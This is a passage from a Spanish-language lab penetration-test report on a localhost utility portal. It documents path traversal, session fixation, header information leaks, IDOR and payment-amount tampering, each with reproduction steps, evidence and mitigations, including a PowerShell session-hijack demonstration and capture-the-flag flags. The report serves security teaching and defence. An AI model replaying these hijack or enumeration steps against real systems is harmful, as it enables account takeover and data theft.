- **Riesgo Organizacional:** La exposición de archivos de configuración compromete no solo la aplicación vulnerable, sino todo el contenedor y potencialmente la red subyacente.

PR02-08 | Mitigaciones

- **Identificadores Indirectos (Recomendación Principal):** Evitar pasar nombres de archivos directamente desde el cliente. Utilizar un esquema de base de datos donde el usuario solicite un identificador numérico o alfanumérico (ej. ?id=15) y el servidor mapee internamente ese ID a la ruta absoluta segura del archivo.
- **Sanitización Estricta:** Si es indispensable utilizar el nombre del archivo, el *backend* debe aplicar la función basename() (en PHP) para extraer exclusivamente el nombre base, descartando cualquier ruta o secuencia de directorios (/ o \) inyectada.
- **Configuración Restrictiva del Entorno:** Configurar la directiva open_basedir en el archivo php.ini para prohibir explícitamente que los *scripts* de PHP abran archivos que se encuentren por encima del directorio de trabajo autorizado (/var/www/html/assets/docs/).

PR02-09 | Cadena de ataque El *Path Traversal* (o LFI) funciona como una herramienta de extracción de inteligencia de alto nivel. Una vez que un atacante ha escalado privilegios o descubierto rutas (VULN-06, VULN-11), puede utilizar esta vulnerabilidad para leer los archivos .env (si no los hubiera encontrado antes por listado de directorios) o el código fuente completo del sistema, descubriendo contraseñas de bases de datos que habilitarán inyecciones SQL más profundas o el compromiso total del sistema.

ID: VULN-10 - Fijación de Sesión (Session Fixation)

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** La aplicación no renueva el identificador de la cookie de sesión (PHPSESSID) tras un inicio de sesión exitoso. El valor asignado al usuario cuando es anónimo (sin autenticar) permanece idéntico después de ingresar sus credenciales.


`

- **Por qué es posible:** El servidor web (backend en PHP) omite la función fundamental de invalidar el identificador antiguo y emitir uno criptográficamente nuevo al momento de realizar una transición o escalamiento de privilegios (de anónimo a usuario autenticado).
- **Control ausente o deficiente:** Falla crítica en la Gestión del Ciclo de Vida de la Sesión (*Session Management*). Permite a un atacante preconfigurar (fijar) un identificador conocido, engañar a la víctima para que inicie sesión con él, y posteriormente secuestrar la sesión activa.


PR02-05 | Comprobación de los hallazgos


1. **Fase de reconocimiento:** Abrir una ventana de navegación en modo incógnito y acceder al portal http://localhost:8080/login.php sin introducir credenciales.
2. Inspeccionar la pestaña *Application* → *Cookies* y registrar el valor del PHPSESSID generado por el servidor (ej. 3049300a19ee7f825a2d93606beef143).
3. Iniciar sesión con credenciales válidas en la misma pestaña y confirmar empíricamente que el identificador PHPSESSID no rota (se mantiene igual).
4. **Fase de explotación (Conexión metodológica):** Para demostrar el secuestro sin la interferencia del caché del navegador, se simuló el entorno de un atacante remoto utilizando un *script* de PowerShell.
5. Se creó un objeto de sesión web (WebRequestSession) inyectando manualmente la cookie PHPSESSID fijada previamente.
6. Se realizó una petición GET autenticada hacia http://localhost:8080/perfil.php.
7. Al inspeccionar los encabezados de respuesta ($r.Headers), el servidor validó la sesión como legítima y devolvió los *headers*: X-INTERAFAS-Session-State: replay-accepted y la bandera UPSLP_CNOIV-WHO-ARE-YOU-10.

PR02-06 | Evidencia técnica




`


Acceso ciudadano | INTERAFAS
localhost:8080/login.php
INTERAFAS
Menú
Portal ciudadano
Consulta tu servicio, consumos, facturas, pagos,
trámites y documentos desde un solo lugar.
01
Consulta centralizada
Historial completo de tu cuenta y servicio.
02
Disponibilidad digital
Acceso al portal las 24 horas.
03
Atención integrada
Pagos, reportes, documentos y notificaciones.
INTERAFAS
Elements
Console
Sources
Network
Performance
Memory
Application
Application
Manifest
Service workers
Storage
WebMCP NEW
Ads
Storage
Local storage
Session storage
Extension storage
IndexedDB
Cookies
http://localhost:8080
Private state tokens
Cache storage
Storage buckets
Background services
Back/forward cache
Background fetch
Background sync
Filter
Name
Value
Do...
Path
PHPSESSID
f67da9a814716418d66e7a3b5ef...
loc...
/
Cookie Value
Show URL-decoded
f67da9a814716418d66e7a3b5ef56abd


Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Application
Manifest
Service workers
Storage
WebMCP NEW
Ads
Storage
Local storage
Session storage
Extension storage
IndexedDB
Cookies
http://localhost:8080
Private state tokens
Cache storage
Storage buckets
Background services
Back/forward cache
Background fetch
Background sync
Bounce tracking miti...
Notifications
Payment handler
Periodic background ...
Speculative loads
Push messaging
Filter
Only show cookies with an issue
Name
Value
Do...
Path
Exp...
Size
Htt...
Sec...
Sa...
Part...
Cro...
Prio...
PHPSESSID
5f71e670046f178e78a8fdc0d717...
loc...
/
Ses...
41
Me...
Cookie Value
Show URL-decoded
f67da9a814716418d66e7a3b5ef56abd

`




```
PS C:\windows\System32>
PS C:\windows\System32> $session = New-Object Microsoft.PowerShell.Commands.WebRequestSession
PS C:\windows\System32> $cookie = New-Object System.Net.Cookie("PHPSESSID", $phpsessid, "/", "localhost")
PS C:\windows\System32> $session.Cookies.Add($cookie)
PS C:\windows\System32>
PS C:\windows\System32> $r = Invoke-WebRequest -Uri "http://localhost:8080/perfil.php" -WebSession $session -UseBasicPar
sing
PS C:\windows\System32> Write-Host "===== HEADERS ====="
===== HEADERS =====
PS C:\windows\System32> $r.Headers | Format-List


Key   : Pragma
Value : no-cache

Key   : X-INTERAFAS-Session-State
Value : replay-accepted

Key   : X-INTERAFAS-Validation
Value : UPSLP_CNOIV-WHO-ARE-YOU-10
```

PR02-07 | Impacto y riesgo

- **Confidencialidad e Integridad:** Crítico. Culmina en el compromiso total de la cuenta (*Account Takeover*). El atacante asume la identidad completa de la víctima, pudiendo acceder a expedientes médicos/financieros, realizar pagos o manipular información sin requerir fuerza bruta ni conocer la contraseña.
- **Disponibilidad:** El atacante puede cambiar la contraseña de la víctima o eliminar su cuenta, denegando el servicio al usuario legítimo.

PR02-08 | Mitigaciones

- **Regeneración de Identificadores:** Implementar explícitamente la directiva de regeneración de sesión en el código fuente. En PHP, se debe ejecutar `session_regenerate_id(true);` inmediatamente después de validar las credenciales correctas en el archivo `login.php`.
- **Configuraciones Estrictas del Servidor:** Configurar el archivo `php.ini` con la directiva `session.use_strict_mode = 1`, lo cual obliga al servidor a rechazar cualquier identificador

`

de sesión no inicializado o proporcionado arbitrariamente por el cliente, generando siempre uno nuevo.

PR02-09 | Cadena de ataque La Fijación de Sesión es un vector inicial puro. Habilita el escalamiento desde una posición externa (atacante sin privilegios) hacia la red interna de la aplicación (usuario autenticado). Al secuestrar una cuenta ciudadana o administrativa, el atacante obtiene la superficie de ataque necesaria para explotar vulnerabilidades de post-autenticación, como el IDOR o los ataques de Inyección SQL descubiertos previamente.

ID: VULN-11 - Fuga de Información Sensible mediante Encabezados HTTP Personalizados en API

PR02-04 | Descripción técnica y causa raíz


- **Qué ocurre:** El *endpoint* /api/service-history.php expone metadatos internos del sistema y tokens de validación directamente en los encabezados de la respuesta HTTP (X-INTERAFAS-Endpoint-Status y X-INTERAFAS-Validation).
- **Por qué es posible:** Los desarrolladores utilizaron cabeceras personalizadas (X-Headers) para propósitos de depuración (*debugging*) o validación de entornos de prueba, y olvidaron retirarlas al compilar la versión de producción.
- **Control ausente o deficiente:** Falta de un proceso de revisión de código (*Secure Code Review*) y ausencia de controles de saneamiento de salida en el servidor para limpiar las cabeceras HTTP antes de responder al cliente.

PR02-05 | Comprobación de los hallazgos

1. Utilizar PowerShell o un interceptor proxy (Burp Suite) para emitir una solicitud HTTP GET directa hacia el *endpoint* expuesto: http://localhost:8080/api/service-history.php?account=40010001.
2. Inspeccionar la estructura de la respuesta HTTP cruda, ignorando el cuerpo del mensaje (JSON/HTML) y centrándose exclusivamente en los encabezados (*Headers*).
3. Identificar la presencia de cabeceras no estándar inyectadas por el servidor, capturando la bandera en el valor devuelto: X-INTERAFAS-Validation: UPSLP_CNOIV-HIDDEN-HISTORY-11.

PR02-06 | Evidencia técnica

`



PR02-07 | Impacto y riesgo

- **Confidencialidad:** La fuga de metadatos (como identificar que un *endpoint* está "undocumented") proporciona inteligencia crítica a un atacante, indicando áreas de la aplicación con menor vigilancia o código legado, lo que facilita el reconocimiento táctico.

PR02-08 | Mitigaciones

- **Gestión de Configuración:** Configurar el servidor web o el balanceador de carga (ej. Nginx/Apache) para que elimine automáticamente cualquier cabecera que comience con X-INTERAFAS- antes de entregar la respuesta al cliente.
- **Limpieza de Código:** Eliminar las funciones de depuración que inyectan tokens en producción dentro del código fuente de la API.

PR02-09 | Cadena de ataque La exposición de cabeceras ocultas asiste en la fase de reconocimiento pasivo. Al confirmar la existencia de *endpoints* no documentados, el atacante puede enfocar sus herramientas de fuerza bruta o inyección directamente sobre estas rutas olvidadas, las cuales estadísticamente carecen de validaciones de seguridad modernas (como se evidenció con el IDOR en el mismo archivo).

ID: VULN-12 - Referencia Directa Insegura a Objetos (IDOR / BOLA) en API de Historial de Servicios

PR02-04 | Descripción técnica y causa raíz


`

- **Qué ocurre:** El *endpoint* de la API REST (/api/service-history.php) permite el acceso a registros financieros e historiales de facturación de cualquier ciudadano mediante la manipulación del parámetro GET account.
- **Por qué es posible:** El servidor web procesa la solicitud utilizando los privilegios de la sesión activa del atacante, pero omite verificar si el identificador de cuenta solicitado (account=40010002) le pertenece o está asociado a esa sesión (account=40010001).
- **Control ausente o deficiente:** Existe una falla crítica conocida como Autorización Rota a Nivel de Objeto (BOLA, por sus siglas en inglés). El sistema carece de un control lógico en el *backend* que cruce la identidad del token de sesión con el propietario del recurso antes de ejecutar la consulta a la base de datos.


PR02-05 | Comprobación de los hallazgos


1. Iniciar sesión en el portal y navegar utilizando la cuenta legítima asignada.
2. Emitir una petición HTTP GET al *endpoint* de la API: http://localhost:8080/api/service-history.php?account=40010001.
3. Registrar la respuesta legítima, confirmando que el bloque account muestra el contrato CTR-2026-00001 y el municipio Saint Louis.
4. Reutilizando la misma sesión activa, modificar únicamente el identificador numérico en la URL, solicitando account=40010002 y posteriormente account=40010003.
5. Validar el acceso cruzado observando que el código HTTP devuelto es 200 OK (en lugar de 403 Forbidden) y que el cuerpo JSON expone datos de terceros.
6. Abrir la pestaña *Network* de las herramientas de desarrollo (F12), seleccionar la petición manipulada, ir a la sección de *Headers* y extraer la bandera oculta inyectada por la validación del laboratorio.

PR02-06 | Evidencia técnica



`





PR02-07 | Impacto y riesgo

- **Confidencialidad:** Nivel crítico. Un atacante puede automatizar un *script* para iterar secuencialmente sobre todos los números de cuenta posibles, logrando exfiltrar (*scraping*) la totalidad de la base de datos de facturación de INTERAFAS sin disparar alarmas de autenticación.
- **Riesgo Normativo:** Incumplimiento severo de las leyes de protección de datos aplicables al estado y la federación, generando un escenario de crisis mediática (que será clave para tu documento de Plan de Comunicación de Crisis en la Fase 4).

PR02-08 | Mitigaciones

- **Autorización Estricta (BOLA):** Modificar la lógica de service-history.php para que valide la propiedad del objeto. Se debe extraer el ID de la cuenta directamente del estado de la sesión segura del usuario (ej. $_SESSION['user_account']) y **no** del parámetro GET enviado por el cliente.
- **Si el parámetro GET es indispensable:** El *backend* debe comparar el parámetro GET con la cuenta vinculada a la sesión antes de realizar la consulta SQL. Si no coinciden y el usuario no tiene un rol administrativo, se debe devolver un HTTP 403 Forbidden genérico.

`

PR02-09 | Cadena de ataque Aunque es una vulnerabilidad de impacto directo que no requiere encadenamiento para causar daño, la información extraída aquí (números de contratos, historial de pagos, montos exactos y municipios) proporciona la "materia prima" necesaria para elaborar ataques de ingeniería social altamente dirigidos (*spear phishing*) contra otros clientes de INTERAFAS, o para validar vulnerabilidades de inyección en otros *endpoints* que requieran un número de contrato válido.

ID: VULN-13 - Falla de Lógica de Negocio en el Flujo de Pago (Manipulación de Monto)

PR02-04 | Descripción técnica y causa raíz

- **Qué ocurre:** El sistema permite a un usuario realizar el pago de un recibo alterando arbitrariamente el monto a cobrar, registrando la transacción como válida con un importe menor al adeudado.
- **Por qué es posible:** El formulario web (pago.php) envía el valor del pago como un parámetro modificable por el cliente. Aunque el campo de monto tiene el atributo HTML readonly, este es un control puramente estético (frontend). El servidor confía ciegamente en el dato recibido en la petición POST sin validar contra la base de datos que el importe recibido cubra el saldo real del recibo.
- **Control ausente o deficiente:** Falla crítica en la validación de entrada (Server-Side Validation) y violación a los requisitos de seguridad de la aplicación (Control A.8.26). La organización delega reglas de negocio y decisiones financieras críticas al navegador del ciudadano.


PR02-05 | Comprobación de los hallazgos


- Seleccionar un recibo pendiente e ingresar al flujo de pago en el portal (ej. pago.php?factura=123).
